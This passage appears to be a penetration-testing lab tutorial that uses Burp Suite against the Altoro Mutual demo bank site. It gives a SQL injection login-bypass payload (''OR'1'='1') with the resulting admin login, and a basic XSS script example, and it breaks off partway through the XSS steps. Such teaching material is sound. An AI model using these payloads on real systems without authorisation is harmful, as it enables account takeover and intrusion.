


3. SQL Injection Attack Using burp Suite proxy tab:


Burp Suite Proxy is a **man-in-the-middle (MITM) interception tool** that sits between your browser and the web server. It allows you to **capture, view, and modify HTTP/S requests and responses** in real time.

How to do it :-


- Enter invalid username and password in login form




- Request captured on burp suite



- Before forwarded this request to server , change username and password to malicious sql injection statement --‘OR’1’=’1
- And forward the request




- Forward request , and switch the browser ,to check sql statement work or not



- Login successful ✅ 🎉

The screenshot shows a web browser window with the following details:

- Title Bar:** Kali (Kali) - Oracle VM VirtualBox
- Address Bar:** http://testfire.net/altorom/
- Content Area:**
 - Header:** Altoro Mutual
 - Logo:** Altoro Mutual logo
 - User Profile:** A small profile picture of a person.
 - Text:** DEMO SITE ONLY
 - Navigation:** MY ACCOUNT, PERSONAL, SMALL BUSINESS, LOGOUT ALTORO MUTUAL
 - Left Sidebar:**
 - I WANT TO ...
 - View Account Summary
 - View Recent Transactions
 - Transfer Funds
 - Search News Articles
 - Customize Site Language
 - Administration:**
 - Edit Users
- Middle Content:**
 - Section:** Hello Admin User
 - Welcome to Altoro Mutual online.
 - View Account Details:** 800000 Corporate
 - Congratulations!**
 - You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000.
 - Link:** Click Here to apply.
 - Note:** This web application is open source! Get your copy from GitHub and take advantage of advanced features.
 - Disclaimer:** The Altoro2 website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <http://www.hcl-sphere.com/testfire>.
 - Copyright:** Copyright © 2008, 2017, IBM Corporation. All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd. All rights reserved.



Cross Site Scripting Attack

Cross-Site Scripting (XSS) is a type of **web application vulnerability** that allows an attacker to inject **malicious scripts (usually JavaScript)** into web pages that are viewed by other users.

When the victim visits the page, the malicious script gets executed in their browser, **without their consent or knowledge**.


⌚ How XSS Works:

1. The attacker finds an input field (like a search bar, comment box, or URL parameter) where the application does not properly validate or sanitize user input.
2. The attacker injects a malicious script (example: `<script>alert('XSS')</script>`).
3. The script is reflected back or stored on the website.
4. When another user (or the attacker) opens that web page, the script executes in their browser.


1. Cross Site Scripting (XSS) Attack Using burp Suite Intruder:-

How to do it :-


- Turn on burp suite Intercept




- Set up proxy




- Target website login page




Enter anything in search section and click on go




- Request captured



